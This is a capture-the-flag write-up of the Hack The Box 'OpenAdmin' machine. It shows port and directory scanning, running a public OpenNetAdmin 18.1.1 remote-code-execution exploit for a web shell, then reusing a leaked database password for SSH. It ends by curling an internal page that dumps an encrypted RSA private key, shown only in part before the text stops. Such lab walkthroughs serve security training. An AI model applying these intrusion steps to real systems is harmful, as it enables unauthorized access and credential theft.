
OPENADMIN | Kaosam

My profile -> https://www.hackthebox.eu/home/users/profile/149676


The first step is to use nmap to discover the open ports with the related services:



```
root@unknown:~/Desktop# nmap -sV 10.10.10.171
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-08 17:26 CET
Nmap scan report for 10.10.10.171
Host is up (0.040s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 18.08 seconds
```

So, two ports are open, 22 for SSH and the classic port 80 for HTTP, where we can already see that an Apache server is running.

If we connect with our browser to the address of the target machine, we will in fact find the default Apache page:



Apache2 Ubuntu Default Page: It works - Mozilla Firefox
Apache2 Ubuntu Default Pag
10.10.10.171
ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

We are therefore going to enumerate with Dirbuster, to visualize different paths, which may contain vulnerabilities, using the medium wordlist:



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)
http://10.10.10.171:80

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force
File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt


Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz
☑ Brute Force Dirs ☑ Be Recursive Dir to start with /
□ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
10.10.10.171:80

Please complete the test details

The artwork and music paths are incomplete and static websites, so they do not seem in any way useful for our purpose. Connecting instead to 10.10.10.171/ona, we have a web app called OpenNetAdmin, version 18.1.1.



OpenNetAdmin :: Own Your Network - Mozilla Firefox

Newer Version Available
You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD the latest version.


Record Counts

Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0

Where to begin
If you are wondering where to start, try one of these tasks:
Add a DNS domain
Add a new subnet
Add a new host
Perform a search
List Hosts

- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here

With a quick Google search, we discover that there is a vulnerability on Exploit DB:




www.exploit-db.com › exploits ▾ Traduci questa pagina

OpenNetAdmin 18.1.1 - Remote Code Execution - Exploit ...

20 nov 2019 - **Exploit** Title: **OpenNetAdmin 18.1.1** - Remote Code Execution # Date: 2019-11-19 # **Exploit** Author: mattpascoe # Vendor Homepage: ...


Once the exploit has been downloaded, let's try to run it:



```
root@unknown:~/Desktop# sh exploit.sh http://10.10.10.171/ona/
$ whoami
www-data
$ ls
config
config_dnld.php
dcm.php
images
include
index.php
local
login.php
logout.php
modules
plugins
winc
workspace_plugins
$ 
```


So, we managed to get the www-data user shell, and now we can browse inside to find out more.

The database configuration file shows a plaintext password:




```
winc
workspace_plugins
$ dir local
config  nmap_scans  plugins
$ dir local/config
database_settings.inc.php  motd.txt.example  run_installer
$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

$ 
```

It is probably the password used by one of the system users. Let's see now who are the users:



```
$ ls /home
jimmy
joanna
$ 
```

We can trying connecting via SSH with the two possible usernames to verify if the password is the correct one:




```
root@unknown:~/Desktop# ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Feb  8 17:24:25 UTC 2020

  System load:  0.6               Processes:             207
  Usage of /:   50.0% of 7.81GB   Users logged in:       2
  Memory usage: 35%               IP address for ens160: 10.10.10.171
  Swap usage:   0%

  => There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conn
ection or proxy settings


Last login: Sat Feb  8 17:19:56 2020 from 10.10.14.172
jimmy@openadmin:~$ 
```

On the first try, the password works for jimmy and we got the shell. Unfortunately, after a bit of research we find that this user does not have the much desired flag contained in user.txt.

Therefore, to reach our goal, we have to continue our privilege escalation, trying to get the other user, joanna.


Going to the www/internal folder we find three .php files:



```
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php");
};
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$ 
```


In the main.php, the fact that there is a system call (exec), which prints the private rsa key of joanna, immediately stands out. To open the page with curl, however, we must know on which port this path is running.

So, let's see the listening connections:




```
jimmy@openadmin:~$ ss -tnl
State       Recv-Q      Send-Q               Local Address:Port              Peer Address:Port
LISTEN      0           80                       127.0.0.1:3306                   0.0.0.0:*
LISTEN      0           128                      127.0.0.1:52846                  0.0.0.0:*
LISTEN      0           128                  127.0.0.53%lo:53                     0.0.0.0:*
LISTEN      0           128                        0.0.0.0:22                     0.0.0.0:*
LISTEN      0           128                              *:80                           *:*
LISTEN      0           128                           [::]:22                        [::]:*
jimmy@openadmin:~$ 
```

3306 is the classic MySQL port, but port 52846 is a non-standard port. If we go to try to run curl on it in fact:




```
jimmy@openadmin:~$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
